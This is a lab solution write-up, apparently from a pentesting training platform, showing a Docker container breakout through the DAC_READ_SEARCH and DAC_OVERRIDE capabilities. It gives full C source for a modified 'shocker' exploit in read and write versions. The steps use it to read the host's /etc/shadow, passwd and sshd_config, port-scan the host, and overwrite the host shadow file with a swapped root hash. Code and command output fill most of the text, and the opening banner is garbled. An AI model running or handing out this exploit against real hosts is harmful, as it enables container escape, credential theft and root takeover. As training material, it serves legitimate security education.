PENTESTER ACADEMYTOOL BOX PENTESTING
PENTESTER ACADEMYTOOL BOX PENTESTING
PATURED TEAM LABS ATTACKDEFENSE LABS
RITAINING COURSES ACCESS POINT PENTESTER
TEAM LABSPENTESTER TOOL BOY DO TO TO TEAM LAB
PATURED TEAM LABS RELUTION TO TEAM LAB
RITAINING COURSES ACCESS POINT PENTESTER
TOOL BOX TOOL BOY DO TO TO TEAM LAB
ATTACKDEFENSE LABS TRAINING COURSES PATURE CESS
PENTESTED LEGISLACIONAL TOOL BOX
TOOL BOX TOOL BOY PENTESTER ACADEMY
TOOL BOX TOOL BOY PENTESTER ACADEMY
ACKER PENTESTING
TOOL BOX TOOL BOY PENTESTER ACADEMY
TOOL BOX TOOL BOY PENTESTER ACADEMY
ATTACKDEFENSE LABS
TOOL BOX TOOL BOY PENTESTER ACADEMY
TOOL BOX TOOL BOY WORLD-CI
WORLD-CLASS TRAINERS
TOOL BOX WORLD-CI
TRAINING
TOOL BOX
T

Name	Abusing DAC_OVERRIDE Capability
URL	https://attackdefense.com/challengedetails?cid=1459
Type	Docker Security : Docker Breakouts

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Break out of the container by abusing the DAC_READ_SEARCH and DAC_OVERRIDE capability. Retrieve the flag kept in the home directory of the root user on the host system!

Solution:


Step 1: Check the capabilities provided to the docker container.

Command: capsh --print


```
root@bc4b954a7934:~# capsh --print
Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bi
nd_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+ep
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net
_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
secure-noroot: no (unlocked)
secure-nor-suid-fixup: no (unlocked)
secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root)
root@bc4b954a7934:~#
```

The container has CAP_DAC_READ_SEARCH and CAP_DAC_OVERRIDE capability. As a result, the container can bypass the file read and write permission checks on any file.

Step 2: Search on google "cap_dac_read_search docker breakout" and look for publically available exploits.



Click on the first result.



Docker breakout exploit analysis

a summary and line by line overview




Recently, an interesting Docker exploit was posted (http://stealth.openwall.net/xSports/shocker.c) that demonstrates an information leak where a Docker container can access some privileged filesystem data where it shouldn't. As I was just discussing the relative merits of using Docker, and how security is often quoted as one of them, I thought it would be interesting to dissect exactly how this exploit works by looking at a bit of the code.

The core problem is misconfigured permissions (CAP_DAC_READ_SEARCH) that are granted to the container process, and illustrates how container-level virtualization can be tricky to configure. To be fair, this isn't necessarily a Docker specific problem (it could be any misconfigured container), and it should also be pointed out that this was fixed in Docker 1.0.0.

The blog contains details about how the breakout exploit works. The link to the exploit code is also provided on the web page.

Exploit Link: http://stealth.openwall.net/xSports/shocker.c



The explanation regarding how the exploit works is mentioned on top of the web page.

For the exploit to work a file should be mounted on the container. The exploit code checks for the presence of a mounted file ".dockerinit" on the container and by leveraging the CAP_DAC_READ_SEARCH capability, the exploit code reads the file content of the host filesystem.

Step 3: Check whether the ".dockerinit" file exists on the container.

Command: find / -name .dockerinit 2>/dev/null

```
root@bc4b954a7934:~#
root@bc4b954a7934:~# find / -name .dockerinit 2>/dev/null
root@bc4b954a7934:~#
```

The ".dockerinit" file does not exist in the container.

Step 4: Identify the files which are mounted on the container.

Command: mount

```
root@bc4b954a7934:~# mount
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/1/VGCIMABWYB7ONQVSHY6JER4S7V:/var/lib/docker/overlay2/1/WMST
YGYDJBY67C5UR23RSYC3II:/var/lib/docker/overlay2/1/MIHN3UPY3SHMMJN4BHVRR5VQOR:/var/lib/docker/overlay2/1/NWS62FIYTKAAXH70UZLZH260YS:/v
ar/lib/docker/overlay2/1/0GU0NSVFCDE22YUIOAWBSLWW44:/var/lib/docker/overlay2/1/WFMGRV5LTAVHQIAJWT5XIGX5EZ:/var/lib/docker/overlay2/1/
WSNAIU2NL3D7YUVMDZHHRLJRL3:/var/lib/docker/overlay2/1/UACEY5FDCMIFYAN63NIKEPWOPG:/var/lib/docker/overlay2/1/GDJPNEBVJMS3BMAB76QAT7XOH
3:/var/lib/docker/overlay2/1/K7YHCCHWKUTTX7ZMZZUJIWHFUQ:/var/lib/docker/overlay2/1/RWZ34GP6UEAKWFWL6RHFSFFEZW:/var/lib/docker/overlay
2/1/VDOG5DVTXPPJSDOHNYP6RV4R7N:/var/lib/docker/overlay2/1/L3T7HTB4V3DXKD3CH4VBF6MIPB,upperdir=/var/lib/docker/overlay2/09ee9046d8994a
35a0598b678dd2e3e5e5f3573a2a417953c7bac30a92b9a815/diff,workdir=/var/lib/docker/overlay2/09ee9046d8994a35a0598b678dd2e3e5e5f3573a2a41
7953c7bac30a92b9a815/work,xino=off)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (ro,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (ro,nosuid,nodev,noexec,relatime,xattr,name=systemd)
cgroup on /sys/fs/cgroup/freezer type cgroup (ro,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/rdma type cgroup (ro,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/blkio type cgroup (ro,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (ro,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (ro,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/pids type cgroup (ro,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/cpuset type cgroup (ro,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (ro,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/devices type cgroup (ro,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/memory type cgroup (ro,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/perf_event type cgroup (ro,nosuid,nodev,noexec,relatime,perf_event)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
/dev/sda on /etc/resolv.conf type ext4 (rw,relatime)
```

```
cgroup on /sys/fs/cgroup/memory type cgroup (ro,nosuid,nodev,noexec,relatime,memory)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
/dev/sda on /etc/resolv.conf type ext4 (rw,relatime)
/dev/sda on /etc/hostname type ext4 (rw,relatime)
/dev/sda on /etc/hosts type ext4 (rw,relatime)
proc on /proc/bus type proc (ro,relatime)
proc on /proc/fs type proc (ro,relatime)
proc on /proc/irq type proc (ro,relatime)
proc on /proc/sys type proc (ro,relatime)
```

```
proc on /proc/sys type proc (ro,relatime)
proc on /proc/sysrq-trigger type proc (ro,relatime)
tmpfs on /proc/acpi type tmpfs (ro,relatime)
tmpfs on /proc/kcore type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/keys type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/sched_debug type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/scsi type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/scsi type tmpfs (ro,relatime)
tmpfs on /sys/firmware type tmpfs (ro,relatime)
root@bc4b954a7934:~#
```

/etc/hostname, /etc/hosts and /etc/resolv.conf files are mounted on the container.

Step 5: Modify the exploit code to look for /etc/hostname file instead of ".dockerinit" file. Modify the exploit code to read two arguments from the command line. The first argument will be the file to read, the second argument will be the location of the file where the content of the read file will be stored.

Modified Exploit:

```
};
void die(const char *msg)
{
        perror(msg);
        exit(errno);
}
void dump_handle(const struct my_file_handle *h)
        fprintf(stderr,"[*] #=%d, %d, char nh[] = {", h->handle_bytes,
                h->handle_type);
        for (int i = 0; i < h->handle_bytes; ++i) {
               fprintf(stderr,"0x%02x", h->f_handle[i]);
               if ((i + 1) \% 20 == 0)
               fprintf(stderr,"\n");
               if (i < h->handle_bytes - 1)
               fprintf(stderr,", ");
        fprintf(stderr,"};\n");
}
int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle
*oh)
{
        int fd;
        uint32_t ino = 0;
        struct my_file_handle outh = {
                .handle_bytes = 8,
                .handle_type = 1
        };
        DIR *dir = NULL;
        struct dirent *de = NULL;
        path = strchr(path, '/');
```

```
// recursion stops if path has been resolved
if (!path) {
        memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
       oh->handle_type = 1;
        oh->handle_bytes = 8;
        return 1;
++path;
fprintf(stderr, "[*] Resolving '%s'\n", path);
if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
        die("[-] open_by_handle_at");
if ((dir = fdopendir(fd)) == NULL)
       die("[-] fdopendir");
for (;;) {
        de = readdir(dir);
       if (!de)
        break;
       fprintf(stderr, "[*] Found %s\n", de->d_name);
        if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
       fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
       ino = de->d_ino;
       break;
       }
}
fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");
if (de) {
        for (uint32_t i = 0; i < 0xffffffff; ++i) {
       outh.handle_bytes = 8;
       outh.handle_type = 1;
        memcpy(outh.f_handle, &ino, sizeof(ino));
        memcpy(outh.f_handle + 4, &i, sizeof(i));
```

```
if ((i \% (1 << 20)) == 0)
                       fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
               if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
                       closedir(dir);
                       close(fd);
                       dump_handle(&outh);
                       return find_handle(bfd, path, &outh, oh);
               }
               }
       }
       closedir(dir);
       close(fd);
       return 0;
}
int main(int argc,char* argv[] )
{
       char buf[0x1000];
       int fd1, fd2;
       struct my_file_handle h;
       struct my_file_handle root_h = {
               .handle_bytes = 8,
               .handle_type = 1,
               .f_handle = \{0x02, 0, 0, 0, 0, 0, 0, 0, 0\}
       };
       fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014
                                                                                      [***]\n"
       "[***] The tea from the 90's kicks your sekurity again.
       "[***] If you have pending sec consulting, I'll happily [***]\n"
       "[***] forward to my friends who drink secury-tea too!
                                                                      [***]\n\n<enter>\n");
       read(0, buf, 1);
       // get a FS reference from something mounted in from outside
        if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
               die("[-] open");
```

```
if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
               die("[-] Cannot find valid handle!");
        fprintf(stderr, "[!] Got a final handle!\n");
        dump_handle(&h);
        if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDONLY)) < 0)
               die("[-] open_by_handle");
        memset(buf, 0, sizeof(buf));
        if (read(fd2, buf, sizeof(buf) - 1) < 0)
               die("[-] read");
        printf("Success!!\n");
        FILE *fptr;
        fptr = fopen(argv[2], "w");
        fprintf(fptr,"%s", buf);
        fclose(fptr);
        close(fd2); close(fd1);
        return 0;
}
Save the above exploit code as "shocker.c"
Step 6: Compile the c code.
```

Step 7: Execute the binary and read the content of /etc/shadow file.

Command: ./read_files /etc/shadow shadow

Command: gcc shocker.c -o read_files

```
021 09T 05T
```

```
root@bc4b954a7934:~# ./read_files /etc/shadow shadow
                                                            [***]
[***] docker VMM-container breakout Po(C) 2014
                                                            [***]
[***] The tea from the 90's kicks your sekurity again.
[***] If you have pending sec consulting, I'll happily
[***] forward to my friends who drink secury-tea too!
<enter>
[*] Resolving 'etc/shadow'
[*] Found lib
[*] Found lost+found
[*] Found boot
[*] Found .
[*] Found tmp
[*] Found bin
[*] Found ld.so.conf.d
[*] Found ucf.conf
[*] Found shadow
[+] Match: shadow ino=19602
[*] Brute forcing remaining 32bit. This can take a while...
[*] (shadow) Trying: 0x00000000
[*] \#=8, 1, char nh[] = \{0x92, 0x4c, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00\};
[!] Got a final handle!
```

The content of /etc/shadow of the host file system was retrieved successfully.

[*] #=8, 1, char $nh[] = \{0x92, 0x4c, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00\};$

Step 8: Check the content of the shadow file created by the exploit.

Command: cat shadow

root@bc4b954a7934:~#

Success!!

```
root@bc4b954a7934:~# cat shadow
root:$6$ZXrBAiSL$03unqZC.ofY9tjKZYi4T1o1fcyoFaUHNw2W1BWxPSzjtV8AqvBf0zdv3HjAx14FP3QEYUNOb1BCVc8m9fBGbJ/:18125:0:99999:7:::
daemon:*:18124:0:99999:7:::
bin:*:18124:0:99999:7:::
sys:*:18124:0:99999:7:::
sync:*:18124:0:99999:7:::
games:*:18124:0:99999:7:::
man:*:18124:0:99999:7:::
lp:*:18124:0:99999:7:::
mail:*:18124:0:99999:7:::
news:*:18124:0:99999:7:::
uucp:*:18124:0:99999:7:::
proxy:*:18124:0:99999:7:::
www-data:*:18124:0:99999:7:::
backup:*:18124:0:99999:7:::
list:*:18124:0:99999:7:::
irc:*:18124:0:99999:7:::
gnats:*:18124:0:99999:7:::
nobody:*:18124:0:99999:7:::
systemd-network:*:18124:0:99999:7:::
systemd-resolve:*:18124:0:99999:7:::
syslog:*:18124:0:99999:7:::
messagebus:*:18124:0:99999:7:::
apt:*:18124:0:99999:7:::
student:!:18142:::::
sshd:*:18207:0:99999:7:::
dnsmasq:*:18207:0:99999:7:::
1xc-dnsmasq:!:18207:0:99999:7:::
root@bc4b954a7934:~#
```

The root password hash is revealed. Since the container has DAC_OVERRIDE capability. The /etc/shadow file on the host machine can be overwritten.

Step 9: Find out the IP address of the host machine.

Command: ip addr

```
root@bc4b954a7934:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
        valid_lft forever preferred_lft forever
root@bc4b954a7934:~#
```

The docker container has an IP address 172.17.0.2, the host machine mostly creates an interface that acts as a gateway for the Docker network. And, generally, the first IP address of the range is used for that i.e. 172.17.0.1 in this case.

Step 10: Use netcat to scan open ports on the host machine:

Command: nc -v -n -w2 -z 172.17.0.1 1-65535

```
root@bc4b954a7934:~#
root@bc4b954a7934:~# nc -v -n -w2 -z 172.17.0.1 1-65535
(UNKNOWN) [172.17.0.1] 2222 (?) open
(UNKNOWN) [172.17.0.1] 22 (?) open
root@bc4b954a7934:~#
```

Port 22 and 2222 are open on the host machine.

Step 11: Check the processes running on the container.

Commands:

ps -eaf netstat -tnlp

```
05 Teo 15
```

```
root@bc4b954a7934:~# ps -eaf
            PID PPID C STIME TTY
                                              TIME CMD
             1
                   0 0 20:54 ?
                                          00:00:01 /bin/bash /startup.sh
root
root
            15
                    1 0 20:54 ?
                                          00:00:00 /usr/sbin/sshd
            16
                   1 0 20:54 ?
                                          00:00:04 /usr/bin/python /usr/bin/supervisord -n
root
            17
                   15 0 20:54 ?
                                         00:00:00 sshd: root@pts/0
root
            root
            31 29 0 20:54 pts/0 00:00:00 /bin/bash
43 15 0 20:55 ? 00:00:00 sshd: root@pts/1
root
root
           59 43 0 20:55 pts/1 00:00:00 bash -c clear;/bin/bash
root
          61 59 0 20:55 pts/1 00:00:00 /bin/bash

98 15 1 21:16 ? 00:00:00 sshd: root@pts/2

114 98 0 21:16 pts/2 00:00:00 bash -c clear;/bin/bash
root
root
root
          116 114 0 21:16 pts/2 00:00:00 /bin/bash
126 15 1 21:16 ? 00:00:00 sshd: root@pts/3
root
root
           142 126 0 21:16 pts/3 00:00:00 bash -c clear;/bin/bash
144 142 0 21:16 pts/3 00:00:00 /bin/bash
root
root
           154 116 0 21:16 pts/2 00:00:00 ps -eaf
root
root@bc4b954a7934:~#
root@bc4b954a7934:~#
root@bc4b954a7934:~# netstat -tnlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address
                                               Foreign Address
                                                                         State
                                                                                      PID/Program name
           0
                   0 0.0.0.0:22
                                               0.0.0.0:*
                                                                         LISTEN
                                                                                      15/sshd
tcp
           0
                                                                                      15/sshd
                   0 :::22
                                               :::*
                                                                         LISTEN
tcp6
root@bc4b954a7934:~#
```

SSH server is running on the container on port 22.

Step 12: Identify the service running on port 2222 on the host machine.

Command: curl 172.17.0.1:2222

```
root@bc4b954a7934:~#
root@bc4b954a7934:~# curl 172.17.0.1:2222
SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
Protocol mismatch.
curl: (56) Recv failure: Connection reset by peer
root@bc4b954a7934:~#
```

SSH server is running on port 2222 of the host machine.

OF THE THEORY OF THE PROPERTY OF THE PROPERTY

Step 13: Check whether the ssh service running on the host machine allows root login. Otherwise, a local user will have to be created first. Retrieve the sshd_config file.

Command: ./read_files /etc/ssh/sshd_config sshd_config

```
root@bc4b954a7934:~#
root@bc4b954a7934:~# ./read_files /etc/ssh/sshd_config sshd_config
[***] docker VMM-container breakout Po(C) 2014
                                                           [***]
[***] The tea from the 90's kicks your sekurity again.
                                                           [***]
[***] If you have pending sec consulting, I'll happily
[***] forward to my friends who drink secury-tea too!
<enter>
[*] Resolving 'etc/ssh/sshd_config'
[*] Found lib
[*] Found lost+found
[*] Found boot
[*] Found .
[*] Found tmp
[*] Found sshd_config
[+] Match: sshd_config ino=153009
[*] Brute forcing remaining 32bit. This can take a while...
```

```
[*] Found sshd_config
[+] Match: sshd_config ino=153009
[*] Brute forcing remaining 32bit. This can take a while...
[*] (sshd_config) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0xb1, 0x55, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0xb1, 0x55, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00};
Success!!
root@bc4b954a7934:~#
```

The sshd_config file was retrieved successfully.

Step 14: Check whether root login is permitted.

Command: cat sshd_config | grep PermitRootLogin

```
root@bc4b954a7934:~#
root@bc4b954a7934:~# cat sshd_config | grep PermitRootLogin
#PermitRootLogin prohibit-password
# the setting of "PermitRootLogin without-password".
root@bc4b954a7934:~#
```

The ssh server running on the host machine does not allow root login.

Step 15: Retrieve the /etc/passwd file.

Command: ./read_files /etc/passwd passwd

```
root@bc4b954a7934:~# ./read_files /etc/passwd passwd
[***] docker VMM-container breakout Po(C) 2014
                                                            [***]
[***] The tea from the 90's kicks your sekurity again.
                                                            [***]
[***] If you have pending sec consulting, I'll happily
                                                            [***]
                                                            [***]
[***] forward to my friends who drink secury-tea too!
<enter>
[*] Resolving 'etc/passwd'
[*] Found lib
[*] Found lost+found
[*] Found boot
[*] Found .
[*] Found passwd
[+] Match: passwd ino=19241
[*] Brute forcing remaining 32bit. This can take a while...
[*] (passwd) Trying: 0x00000000
[*] #=8, 1, char nh[] = \{0x29, 0x4b, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00\};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x29, 0x4b, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
Success!!
root@bc4b954a7934:~#
```

The /etc/passwd file was retrieved successfully.

Step 16: Create a local user on the container.

Commands:

useradd john echo 'john:password' | chpasswd

```
root@bc4b954a7934:~#
root@bc4b954a7934:~# useradd john
root@bc4b954a7934:~# echo 'john:password' | chpasswd
root@bc4b954a7934:~#
```



Step 17: Check the last line of /etc/passwd and /etc/shadow file.

Commands:

tail -1 /etc/shadow tail -1 /etc/passwd

```
root@bc4b954a7934:~#
root@bc4b954a7934:~# tail -1 /etc/shadow
john:$6$DoIkAzUj$CbwJxVwdNranAtU8dLqXT7vJ4PR9v3oBroUFkX/oYUBBiCTlVUTfFZ1m8zFaMshZhHMOSO7.8yT/viNJf/I.j.:18226:0:99999:7:::
root@bc4b954a7934:~#
root@bc4b954a7934:~#
root@bc4b954a7934:~# tail -1 /etc/passwd
john:x:1000:1000::/home/john:/bin/sh
root@bc4b954a7934:~#
```

Step 18: Append the last line of /etc/shadow and /etc/passwd file to the shadow file and passwd file copied from the host machine.

Commands:

tail -1 /etc/shadow >> passwd tail -1 /etc/passwd >> shadow

```
root@bc4b954a7934:~#
root@bc4b954a7934:~# tail -1 /etc/passwd >> passwd
root@bc4b954a7934:~#
root@bc4b954a7934:~# tail -1 /etc/shadow >> shadow
root@bc4b954a7934:~#
```

Step 19: Modify the shadow file and update the root hash with the hash of john user.

Hash of John user:

\$6\$DolkAzUj\$CbwJxVwdNranAtU8dLqXT7vJ4PR9v3oBroUFkX/oYUBBiCTIVUTfFZ1m8zFaMs hZhHMOSO7.8yT/viNJf/l.j.

Command: vim shadow

```
root:$6$DoIkAzUj$CbwJxVwdNranAtU8dLqXT7vJ4PR9v3oBroUFkX/oYUBBiCTlVUTfFZ1m8zFaMshZhHMOSO7.8yT/viNJf/I.j.:18125:0:99999:7:::
daemon:*:18124:0:99999:7:::
bin:*:18124:0:99999:7:::
sys:*:18124:0:99999:7:::
sync:*:18124:0:99999:7:::
games:*:18124:0:99999:7:::
man:*:18124:0:99999:7:::
lp:*:18124:0:99999:7:::
mail:*:18124:0:99999:7:::
news:*:18124:0:99999:7:::
uucp:*:18124:0:99999:7:::
proxy:*:18124:0:99999:7:::
www-data:*:18124:0:99999:7:::
backup:*:18124:0:99999:7:::
list:*:18124:0:99999:7:::
irc:*:18124:0:99999:7:::
gnats:*:18124:0:99999:7:::
nobody:*:18124:0:99999:7:::
systemd-network:*:18124:0:99999:7:::
systemd-resolve:*:18124:0:99999:7:::
syslog:*:18124:0:99999:7:::
messagebus:*:18124:0:99999:7:::
_apt:*:18124:0:99999:7:::
student:!:18142:::::
sshd:*:18207:0:99999:7:::
dnsmasq:*:18207:0:99999:7:::
1xc-dnsmasq:!:18207:0:99999:7:::
john:$6$DoIkAzUj$CbwJxVwdNranAtU8dLqXT7vJ4PR9v3oBroUFkX/oYUBBiCTlVUTfFZ1m8zFaMshZhHMOSO7.8yT/viNJf/I.j.:18226:0:99999:7:::
```

Step 20: Make a copy of the shocker.c program.

Command: cp shocker.c shocker_write.c

```
root@bc4b954a7934:~#
root@bc4b954a7934:~# cp shocker.c shocker_write.c
root@bc4b954a7934:~#
root@bc4b954a7934:~#
```

Step 21: Modify the exploit code to read the content of the file passed in the second argument and write content to the file name passed in the first argument.

Modified code is in bold

Modified Exploit Code:

```
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
```

```
#include <fcntl.h>
#include <errno.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <dirent.h>
#include <stdint.h>
struct my_file_handle {
       unsigned int handle_bytes;
       int handle_type;
       unsigned char f_handle[8];
};
void die(const char *msg)
{
       perror(msg);
       exit(errno);
}
void dump_handle(const struct my_file_handle *h)
{
       fprintf(stderr,"[*] #=%d, %d, char nh[] = {", h->handle_bytes,
               h->handle_type);
       for (int i = 0; i < h->handle_bytes; ++i) {
               fprintf(stderr,"0x%02x", h->f_handle[i]);
               if ((i + 1) \% 20 == 0)
               fprintf(stderr,"\n");
               if (i < h->handle_bytes - 1)
               fprintf(stderr,", ");
       fprintf(stderr,"};\n");
}
```

```
int find_handle(int bfd, const char *path, const struct my_file_handle *ih, struct my_file_handle
{
       int fd;
       uint32_t ino = 0;
       struct my_file_handle outh = {
               .handle_bytes = 8,
               .handle_type = 1
       };
       DIR *dir = NULL;
       struct dirent *de = NULL;
       path = strchr(path, '/');
       // recursion stops if path has been resolved
       if (!path) {
               memcpy(oh->f_handle, ih->f_handle, sizeof(oh->f_handle));
               oh->handle_type = 1;
               oh->handle_bytes = 8;
               return 1;
       }
       ++path;
       fprintf(stderr, "[*] Resolving '%s'\n", path);
       if ((fd = open_by_handle_at(bfd, (struct file_handle *)ih, O_RDONLY)) < 0)
               die("[-] open_by_handle_at");
       if ((dir = fdopendir(fd)) == NULL)
               die("[-] fdopendir");
       for (;;) {
               de = readdir(dir);
               if (!de)
               break;
               fprintf(stderr, "[*] Found %s\n", de->d_name);
               if (strncmp(de->d_name, path, strlen(de->d_name)) == 0) {
               fprintf(stderr, "[+] Match: %s ino=%d\n", de->d_name, (int)de->d_ino);
               ino = de->d ino;
               break;
```

```
}
       }
        fprintf(stderr, "[*] Brute forcing remaining 32bit. This can take a while...\n");
        if (de) {
               for (uint32_t i = 0; i < 0xfffffff; ++i) {
               outh.handle_bytes = 8;
               outh.handle_type = 1;
               memcpy(outh.f_handle, &ino, sizeof(ino));
               memcpy(outh.f_handle + 4, &i, sizeof(i));
               if ((i \% (1 << 20)) == 0)
                       fprintf(stderr, "[*] (%s) Trying: 0x%08x\n", de->d_name, i);
               if (open_by_handle_at(bfd, (struct file_handle *)&outh, 0) > 0) {
                       closedir(dir);
                       close(fd);
                       dump_handle(&outh);
                       return find_handle(bfd, path, &outh, oh);
               }
               }
       }
        closedir(dir);
        close(fd);
        return 0;
}
int main(int argc,char* argv[] )
{
        char buf[0x1000];
        int fd1, fd2;
        struct my_file_handle h;
        struct my_file_handle root_h = {
               .handle_bytes = 8,
               .handle_type = 1,
               .f_handle = \{0x02, 0, 0, 0, 0, 0, 0, 0, 0\}
```

```
};
       fprintf(stderr, "[***] docker VMM-container breakout Po(C) 2014
                                                                                    [***]\n"
                                                                     [***]\n"
       "[***] The tea from the 90's kicks your sekurity again.
       "[***] If you have pending sec consulting, I'll happily [***]\n"
       "[***] forward to my friends who drink secury-tea too!
                                                                     [***]\n\n<enter>\n");
       read(0, buf, 1);
       // get a FS reference from something mounted in from outside
       if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
               die("[-] open");
        if (find_handle(fd1, argv[1], &root_h, &h) <= 0)
               die("[-] Cannot find valid handle!");
       fprintf(stderr, "[!] Got a final handle!\n");
       dump_handle(&h);
       if ((fd2 = open_by_handle_at(fd1, (struct file_handle *)&h, O_RDWR)) < 0)
               die("[-] open_by_handle");
       char * line = NULL;
        size_t len = 0;
       FILE *fptr;
       ssize_t read;
       fptr = fopen(argv[2], "r");
       while ((read = getline(&line, &len, fptr)) != -1) {
               write(fd2, line, read);
       }
       printf("Success!!\n");
       close(fd2); close(fd1);
        return 0;
}
```

Save the above exploit code as "shocker_write.c"

Step 22: Compile the c code.

Command: gcc shocker_write.c -o write_files

Step 23: Execute the binary and overwrite the content of /etc/shadow file

Command: ./write files /etc/shadow shadow

